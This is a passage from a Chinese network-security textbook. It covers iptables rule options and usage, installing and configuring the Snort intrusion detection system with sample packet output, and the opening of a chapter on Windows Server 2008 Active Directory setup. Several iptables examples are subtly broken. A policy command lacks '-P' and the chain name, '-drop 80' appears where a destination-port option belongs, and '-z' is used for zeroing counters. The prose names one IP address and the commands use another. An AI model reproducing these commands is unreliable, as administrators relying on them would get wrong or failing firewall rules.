-F 或--flush＜链名＞	删除列表中的所有规则
-Z 或--zero＜链名＞	将表中数据包计数器和流量计数器归零

3) 匹配项

匹配选项指定数据包与规则匹配所应具有的特征，包括源地址、目的地址、传输协议和端口号，如表 9-4 所示。

表 9-4　匹配选项

匹　　配	说　　明
-i 或--in-interface＜网络接口名＞	指定数据包从哪个网络接口进入
-o 或--out-interface＜网络接口名＞	指定数据包从哪个网络接口输出
-p 或--proto＜协议类型＞	指定数据包匹配的协议
-s 或--source＜源地址或子网＞	指定数据包匹配的源地址
--sport＜源端口号＞	指定数据包匹配的源端口
-d 或--destination＜目标地址或子网＞	指定数据包匹配的目标地址
--dport ＜目标端口号＞	指定数据包匹配的目标端口号

4）动作选项

动作选项指定当数据包与规则匹配时，应该做什么操作，如接受、丢弃等，如表 9-5 所示。

表 9-5　动作选项

动　　作	说　　明
ACCEPT	接收数据包
DROP	丢弃数据包
REDIRECT	将数据包转向到本机或另一台主机的某个端口，通常用功能实现透明代理或对外开放内网某些服务
SNAT	源地址转换，即改变数据包的源地址
DNAT	目标地址转换，即改变数据包的目标地址
MASQUERADE	IP 伪装，即常说的 NAT 技术
LOG	日志功能，将符合规则的数据包记录在日志中

3. iptables 的使用方法

iptables 的使用方法主要包括以下几个方面。

1）定义默认策略

① 将 filter 表 INPUT 链的默认策略定义为接收数据包：

```
iptables －P INPUT ACCEPT
```

② 将 nat 表 OUTPUT 链的默认策略定义为丢弃数据包：

```
iptables －t NAT ACCEPT
```

③ 查看 nat 表所有链的规则列表：

```
iptables －t nat －L
```

2）增加、插入、删除和替换规则

① 为 filter 表的 INPUT 添加一条规则，规则的内容是将来自 IP 地址为 219.246.5.122 这台主机的数据包都予以丢弃，然后可以使用命令查看：

```
iptables －t filter －A INPUT －s 219.246.2.122 －j DROP
iptables －t filter －L INPUT
```

② 为 filter 表的 INPUT 添加一条规则,规则的内容是将来自 IP 地址为 219.246.5.122 这台主机的数据包都予以接收,然后可以使用命令查看:

```
iptables -t filter -A INPUT -s 219.246.2.122 -j ACCEPT
iptables -t filter -L INPUT
```

③ 在 filter 表的 INPUT 链规则列表中的第二条规则前插入一条规则,规则的内容是禁止 219.246.5.0 这个子网里的所有主机访问 TCP 80 端口,然后使用命令查看:

```
iptables -t filter -I INPUT 2 -s 219.246.5.0/24 -p tcp -drop 80 -j DROP
iptables -t filter -L INPUT
```

④ 删除 filter 表的 INPUT 链规则列表中的第三条规则,然后使用命令查看:

```
iptables -t filter -D INPUT 3
iptables -t filter -L INPUT
```

⑤ 替换 filter 表的 INPUT 链规则列表中的第二条规则,禁止 219.246.4.0 这个子网里的所有主机访问 TCP80 端口,然后使用命令查看:

```
iptables -t filter -R INPUT 2 -s 219.246.4.0/24 -p tcp -drop 80 -j DROP
iptables -t filter -L INPUT
```

⑥ 删除 filter 表中的所有规则:

```
iptables -F
```

⑦ 将 filter 表中的数据包计数器和流量计数器清零:

```
iptables -z
```

⑧ 删除 nat 表中的所有规则:

```
iptables -t nat -F
```

9.4.4 Snort 工具

1. Snort 工具介绍

Snort 是一个免费的、跨平台的软件包,是一个轻便的网络入侵检测系统,具有实时流量分析和对网络上的 IP 包进行测试等功能,能完成协议分析、内容查找/匹配,能用来探测多种攻击和嗅探(如缓冲区溢出、秘密端口扫描、CGI 攻击、SMB 嗅探、拇纹采集尝试等)。该工具可以运行在 Linux/UNIX 和 Win32 系统上,其安装也比较容易。

Snort 主要有如下功能。

(1) 实时通信分析和信息包记录。

(2) 包中有效载荷的检查。

(3) 协议分析和内容查询匹配。

(4) 探测缓冲溢出、秘密端口扫描、CGI 攻击、SMB 探测、操作系统侵入尝试。

(5) 对系统日志、指定文件、UNIX Socket 或通过 Samba 的 WinPopup 进行实时报警。

Snort 的下载地址为 http://www.snort.org/,官方网站为用户提供两种包,它们分别

是 nort-2.8.4.1.tar.gz 和 nort-2.8.4-1.RH5.i386.rpm,这两种包的安装方法这里不再介绍。

为了安全还应该安装下列软件包：libcap、MySQL、Apache、OpenSSL 和 Snort rules。

OpenSSL 的下载地址是 http://www.openssl.org/source。

Snort rules 的下载地址是 http://www.snort.org/dl/rules。

其余三个为系统自带软件,可自行安装。

上述软件安装完成后,执行命令 snort -dvi eth0 进行安装验证,其中：

参数 d 表示对资料进行解码。

参数 v 表示将结果显示在屏幕上。

参数 i 指定所需的接口。

执行以后结果如下：

```
# snort - dvi eth0
Running in packet dump mode
        --== Initializing Snort ==--
Initializing Output Plugins!
Verifying Preprocessor Configurations!
Initializing Network Interface eth0
Decoding Ethernet on interface eth0
        --== Initialization Complete ==--
  ,,_     - *> Snort! <* -
 o"  )~   Version 2.8.4 (Build 26)
  ''''     By Martin Roesch & The Snort Team: http://www.snort.org/team.html
           Copyright (C) 1998 - 2009 Sourcefire, Inc., et al.
           Using PCRE version: 6.6 06 - Feb - 2006
Not Using PCAP_FRAMES
07/28 - 13:31:32.558389 219.246.5.86:137 -> 219.246.5.255:137
UDP TTL:64 TOS:0x0 ID:23049 IpLen:20 DgmLen:96
Len: 68
87 1F 29 10 00 01 00 00 00 00 00 01 20 45 44 44  ..)......... EDD
44 44 46 45 43 45 44 44 47 44 46 44 4A 44 45 45  DDFECEDDGDFDJDEE
45 45 47 44 45 44 45 44 49 44 41 42 50 00 00 20  EEGDEDEDIDABP..
00 01 C0 0C 00 20 00 01 00 04 93 E0 00 06 00 00  ..... ..........
DB F6 05 56                                          ...V
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
07/28 - 13:31:32.633789 219.246.5.254 -> 224.0.0.5
OSPF TTL:1 TOS:0xC0 ID:60180 IpLen:20 DgmLen:64
02 01 00 2C 00 00 00 02 00 00 00 00 1A A8 00 00  ...,............
00 00 00 00 00 00 00 00 FF FF FF 00 00 0A 02 01  ................
00 00 00 28 DB F6 05 FE 00 00 00 00              ...(........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
07/28 - 13:31:33.309732 219.246.5.86:137 -> 219.246.5.255:137
UDP TTL:64 TOS:0x0 ID:23050 IpLen:20 DgmLen:96
Len: 68
87 1F 29 10 00 01 00 00 00 00 00 01 20 45 44 44  ..)......... EDD
44 44 46 45 43 45 44 44 47 44 46 44 4A 44 45 45  DDFECEDDGDFDJDEE
45 45 47 44 45 44 45 44 49 44 41 42 50 00 00 20  EEGDEDEDIDABP..
00 01 C0 0C 00 20 00 01 00 04 93 E0 00 06 00 00  ..... ..........
```

```
DB F6 05 56                                         ...V
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

2. Snort 工具的配置

安装成功后,下面简单介绍一下 Snort 的配置。进行配置时,须设置/etc/snort/snort.conf 文件(与实际的安装目录有关)。

1) var HOME_NET

配置网络或是主机的 IP,如果只有一台服务器,就可以只输入这台服务器的 IP 地址,如果机器有两个以上的 IP,则使用下面的方法进行配置:

```
var HOME_NET [192.168.2.1,192.168.2.2]
```

或

```
var HOME_NET 192.168.2.0/24
```

2) var SMTP $HOME_NET

设置 SMTP 服务器的位置,如果与 HOME_NET 中的不同,只需把 $HOME_NET 移除,并加入其指定 SMTP 机器的 IP 便可。

3) var HTTP_SERVERS $HOME_NET

设定 HTTP 服务器,设置方法与 SMTP 中的设定相同,如果作为 Web Server 的不是 HOME_NET 机器,可以指定其他的 IP。

4) var DNS_SERVERS

设置 DNS 服务器的 IP 地址,同时需要执行下列命令:

```
preprocessor portscan-ignorehosts: $DNS_SERVERS
```

这样可以防止因为 DNS 的 Lookup 而记录无用的 PortScan。

输入命令运行

```
#snort -c /etc/snort/snort.conf -D -i eth0
```

或者

```
#snort -c /etc/snort/snort.conf -D -i eth0 -l /var/log/snort -s
```

记录存至目录/var/log/snort 下,在默认情况下,alerts 会存放在/var/log/snort/alert,port-scanning 会存放在/var/log/snort/portscan.log。

Snort 的设置与安装都比较简单,尽管 Snort 所做的工作只是记录及提供侦测,但是该工作也很重要。尽管许多公司都安装了防火墙,而防火墙的作用只是帮助管理员防止外网的攻击,如果再加上 Snort 的功能,网络管理员既可以随时了解黑客对公司网络的攻击,又同时可以改变防火墙的规则,阻止外来的攻击,两者结合起来,才能更好地保护内部网络。

安全是不断提高抗攻击能力、评估受保护网络的保护程度的一个循环过程,上面的这几个工具可以保护服务器免受部分攻击,确保服务器按要求和需要进行工作,并可以分析出现意外事件时的网络通信记录。当使用这些工具时,需要了解安全的三个步骤:预防、检查和响应。如果能够事先对入侵进行预防,可以较好地保护系统,因为一旦发生入侵事件,其代价将是高昂的,并且可能丢失重要的数据。

第10章　Windows Server 2008 操作系统的安全性

本章学习要求：

- 掌握安装 Windows Server 2008 系统的基本过程。
- 掌握在计算机上创建活动目录，并管理域内计算机的方法。
- 掌握 DHCP 服务的概念、原理、安装以及配置方法。
- 掌握 DNS 服务的概念、原理、安装以及配置方法。
- 掌握 Web 服务的概念、原理、安装以及配置方法。
- 掌握 FTP 服务的概念、原理、安装以及配置方法。
- 掌握 MAIL 服务的概念、原理、安装以及配置方法。
- 掌握 VPN 服务的概念、原理、安装以及配置方法。
- 掌握利用 NTFS 实现文件系统的安全。
- 掌握数据备份、还原的方法。
- 熟悉 Windows Server 2008 系统的基本安全配置过程。

10.1　Windows Server 2008 操作系统的安装

10.1.1　Windows Server 2008 操作系统安装的硬件要求

在安装 Windows Server 2008 前，要对自己的硬件有大致的了解，在表 10-1 中，给出了 Windows Server 2008 安装时所需的最低系统要求和建议系统要求，应逐项检查计算机的硬件是否符合要求。

表 10-1　Windows Server 2008 系统要求和建议系统要求

硬件名称	参数要求
处理器	最低 1.0GHz x86 或 1.4GHz x64；推荐 2.0GHz 或更高
内存	最低 512MB；推荐 2GB 或更多
内存最大支持	32 位标准版 4GB，企业版和数据中心版 64GB；64 位标准版 32GB，其他版本 2TB
硬盘	最少 10GB，推荐 40GB 或更多（内存大于 16GB 的系统需要更多空间用于页面、休眠和转存储文件）
其他	光驱要求 DVD-ROM；显示器要求至少 SVGA 800×600 分辨率，或更高

10.1.2　Windows Server 2008 操作系统的安装方法介绍

目前 Windows Server 2008 系统的安装方法主要有三种：从 CD-ROM 引导，通过网络安装，借助早期的操作系统。这三种安装方法中，第一种最为普遍。

由于篇幅有限，此处对 Windows Server 2008 的安装不再进行介绍，读者可参阅相关书籍。

10.2 Windows Server 2008 活动目录介绍与配置

10.2.1 活动目录概念介绍

1. 活动目录的概念

微软公司在 2000 年发布了 Windows 2000，与 1996 年发布的 Windows NT 4.0 相比，最大的优点就是提出了 Active Directory(活动目录)。活动目录主要体现在以下 4 个方面。

- 活动目录中对象的数目是没有限制的。Windows NT 4.0 中对象的数目不超过 4 万个，域中没有活动目录的概念，如果一个域中有超过 4 万个对象就必须使用多域进行管理。而在 Windows Server 2008 的活动目录中可以认为对象的数目是没有限制的，可以是十万或百万甚至更多。
- 活动目录中对象的属性可以增加。每一个对象都是用它的属性进行描述的，活动目录对象的管理实际上就是对对象属性的管理，而对象的属性是可能发生改变的。
- 可以方便地添加或删除域。在 Windows Server 2008 中利用活动目录可以方便地创建域、域树、域目录林的逻辑结构。对于域树来说，如果把域树中某个子域删除，将不会影响其他子域和父域的运行，还可以在子域下再创建其他子域。
- 利用活动目录管理网络资源有以下特点：方便组织资源、方便信息组织和查找、方便集中管理和分布管理相结合的资源访问的分级管理。

2. 活动目录对象的概念

简单来说，在活动目录中可以被管理的一切资源都称为活动目录对象，活动目录的资源管理就是活动目录对象的管理，包括设置对象的属性和安全等。

3. 活动目录域的概念

域(Domain)是 Windows Server 2008 活动目录逻辑结构的核心单元，是活动目录对象存储的地方。它定义了一个安全的边界，域中所有对象都保存在域中，在这个安全的管理范围内进行统一管理。每个域只保存属于该域的对象，只能管理本域。安全边界的作用就是保证域的管理者只能在该域内拥有必要的管理权限，如果想管理其他域，必须得到其他域管理者的授权。

4. 活动目录域树的概念

域树(Domain Tree)是由一组具有连续命名空间的域组成，下面用一个例子来说明。

比如一个企业最初只有一个域名为 gsl.com，后来该企业发展，在西安开了一家分公司，出于安全的考虑需要新创建一个域，可以把这个域添加到现有的目录中。这个新域 xian.gsl.com 就是现有域 gsl.com 的子域，随着公司的发展还可以在 gsl.com 下创建另一个子域 chongqing. gsl.com，这两个子域互为兄弟域。

5. 活动目录中的森林的概念

森林(Forest)是一组彼此互连的域树，每棵域树独享连续的命名空间，不同域树之间没

有命名空间的连续性。

将所有的域和域树组织起来构成一个共同的森林的那些彼此交叠的特性体现了共同的架构和全局目录。

6. 组织单位

组织单位(OU)是活动目录中的一个特殊容器,它可以把用户、组、计算机和打印机等对象组织起来。与一般的容器仅能容纳对象不同,组织单位不仅可以包含对象,而且可以进行策略设置和委派管理,普通用户是不能办到的。

组织单位是活动目录中最小的管理单元。当一个域中的对象数目非常多时,可以用组织单位把一些具有相同管理要求的对象组织在一起,这样可以实现分级管理,而且作为域管理员还可以指定某个用户区管理某个组织单位。

7. 域控制器

域控制器(DC)实际上是存储活动目录的地方,用来管理用户登录进程、验证和目录搜索的任务。一个域中可以有一台或多台 DC,为了保证用户访问活动目录信息的一致性,需要在各 DC 之间实现活动目录复制。

在 Windows Server 2008 中采用活动目录的多主复制方式,即每台 DC 都维护着活动目录的副本,管理其变化和更新。

8. 站点

站点(Site)一般与地理位置相对应,它由一个或几个物理子网组成。创建站点的目的是为了优化 DC 之间复制的通信量。站点具有如下特点。

- 一个站点可以有一个或多个网段。
- 一个站点中可以有一个或多个域。
- 一个域可以属于多个站点。

10.2.2　活动目录的安装

Windows Server 2008 提供了一个活动目录的安装过程,在安装完成后,计算机会发生一些变化,为了验证这些变化,首先创建一个本地用户 zhangsan。创建用户的具体操作是:右键选中"计算机",在出现的菜单中选择"管理",在弹出的界面中选择"本地用户和组",右键选中"用户",在出现的菜单中选择"新用户",在弹出的对话框中输入用户名、密码和相关信息,单击"确认"按钮即可。

下面来详细介绍一下活动目录的安装和设置过程。

(1) 通过"服务器管理器"安装 Active Directory 服务,操作步骤是:选择"开始"→"管理工具"→"服务器管理器",打开"服务器管理器"窗口,单击"角色",选择"添加角色"进入"开始之前"界面,单击"下一步"按钮进入"选择服务器角色"界面,如图 10-1 所示。

(2) 单击"下一步"按钮进入"Active Director 域服务"界面。

(3) 单击"下一步"按钮进入"确认安装选择"界面。

(4) 选择"关闭向导并启动 Active Director 域服务安装向导(dcpromo. exe)",进入"欢迎使用"界面

(5) 单击"下一步"按钮,进入"操作系统兼容性"界面,在此提示有关操作系统兼容性的



图 10-1　角色选择界面

信息。为了更好地利用 Windows Server 2008 所提供的安全特性，建议域中的成员服务器的操作系统最好是 Windows Server 2000 以上，否则无法完全发挥 Windows Server 2008 的特点。

(6) 单击“下一步”按钮，进入“选择某一部署设置”界面，在此界面选择要创建域的类型，选中“在新林中新建域”。

(7) 单击“下一步”按钮，进入“命名林根域”界面，在此界面要为创建的域指定 FQDN 名称，此处指定的 FQDN 名称为 testexample.com。

(8) 单击“下一步”按钮，检查是否已经在使用新域，并验证 NetBIOS 名称，然后进入“设置新林功能级别”界面，在此选择新林功能级别，有三种，分别是 Windows 2000、Windows Server 2003、Windows Server 2008。选择 Windows Server 2008(此林功能级别不提供 Windows 2003 林功能级别以上的任何新功能。但是，它确保在该林中创建的任何新域将自动在 Windows Server 2008 域功能级别运行，这样可提供独特的功能)，如图 10-2 所示。

(9) 单击“下一步”按钮，进入“其他域控制器选项”界面。

(10) 单击“下一步”按钮，检查 DNS 配置。

(11) 单击“下一步”按钮，进入“数据库、日志文件和 SYSVOL 的位置”界面，在此选择活动目录数据库和日志文件的存放位置，数据库、日志文件默认情况下存放在 %systemroot%\NTDS 文件夹下，SYSVOL 默认情况下存放在 %systemroot%\SYSVOL 文件夹下，也可以改变位置。



图 10-2　域服务安装向导界面

(12) 单击"下一步"按钮，进入"目录服务还原模式的 Administrator 密码"界面，在此为 Administrator 账户分配一个密码。

(13) 单击"下一步"按钮，系统会自动到 DNS 服务器中查找是否有相应的 DNS 区域，如果 DNS 服务器上有相应的 DNS 区域，并设置了动态更新，则立即进行安装，否则会进入 DNS 诊断界面，在此界面上选中"在这台计算机上安装并配置 DNS 服务器，并将这台 DNS 服务器设为这台计算机的首选 DNS 服务器"。

(14) 单击"下一步"按钮，进入"权限"界面，在此选择用户和组对象的默认权限，在此选中"Windows Server 2008 操作系统兼容的权限"。

(15) 单击"下一步"按钮，进入"目录服务还原模式的管理员密码"界面。在此需要指定"目录服务还原模式"下的管理员密码。

(16) 单击"下一步"按钮，进入"摘要"界面，在此会给出以上各步骤选择结果的汇总。

(17) 单击"下一步"按钮，开始安装活动目录，如图 10-3 所示。




图 10-3　安装活动目录界面

(18) 安装完成后，会出现安装完成界面，单击"完成"按钮。安装完成后，提示重新启动计算机才会生效。

(19) 单击“立即重新启动”按钮,重新启动后该计算机就以域控制器的角色出现在网络中。

至此活动目录安装完成。

10.2.3 活动目录的验证

验证活动目录安装成功的方法有下面几种。

1. 查看域控制器的计算机名

安装活动目录后,计算机名会发生变化,具体操作是:右键单击“计算机”,选择“属性”命令,在弹出的“系统属性”对话框中选择“计算机名”选项卡,可以查看当前域控制器的计算机名。

2. 查看管理工具

具体步骤为:选择“开始”→“管理工具”,可以看到新增加了5个关于活动目录的相关工具。分别是:

- Active Directory 用户和计算机。
- Active Directory 域和信任关系。
- Active Directory 站点和服务。
- 域安全策略。
- 域控制器安全策略。

3. 查看用户和组账号的位置

目录安装成功后,计算机上用户和组账号的位置会发生变化,当一台计算机升级为域控制器时,原有的本地用户和组账号变为域中的用户和组账号。“本地用户和组”就会消失。

除了上面的几种验证方法外,还有查看SYSVOL文件夹、查看活动目录数据库和日志文件、查看DNS数据库和查看事件日志,这里不再做详细介绍。

10.2.4 将计算机加入到域中

为了更好地管理网络中的资源,充分利用活动目录的特点,应该把网络中的计算机加入到域中,这样域管理员就可以集中对域中的计算机进行配置和管理。下面是把一台客户端加入到域的过程。

(1) 在客户端的计算机上,右键单击“计算机”,选择“属性”命令,在弹出的“系统属性”对话框中选择“计算机名”选项卡。

(2) 单击“更改”,然后单击“确定”按钮,在弹出的用户名和密码文本框中输入加入该域的用户名称和密码。

(3) 最后出现重新启动对话框,重启计算机即可。重新启动后,登录界面有所改变。

10.2.5 在活动目录中管理用户和组账号

1. 在域控制器中创建新用户

当有新的用户需要访问域中的资源时,就需要创建一个新的用户,创建用户账号的步骤如下。

(1) 首先打开 Active Directory 控制台,选择"开始"→"管理工具"→"服务器管理器"界面。

(2) 选择域控制器中的"管理 Active Directory 中的用户和计算机",如图 10-4 所示,右键选择 Users 容器,在弹出的菜单中选择"新建"→"用户"命令,打开"新建对象-用户"对话框,输入用户的名字(如"王五")以及登录信息。




图 10-4　Active Directory 控制台

(3) 单击"下一步"按钮,开始为用户设置密码。

此处有以下 4 个选项。

- 用户下次登录时须更改密码：该选项表明用户下次登录时系统将提示用户重新输入新的密码,该功能使管理员无法知道用户的密码,保证用户的密码只有本人知道,但是管理员可以修改用户的密码。
- 用户不能更该密码：该选项与上面的选项相反。选中此选项,用户的密码将不能被修改。
- 密码永不过期：选中此选项,该账号的密码将永不过期,在 Windows Server 2008 中默认的密码过期时间为 42 天,密码过期后用户将无法登录计算机。
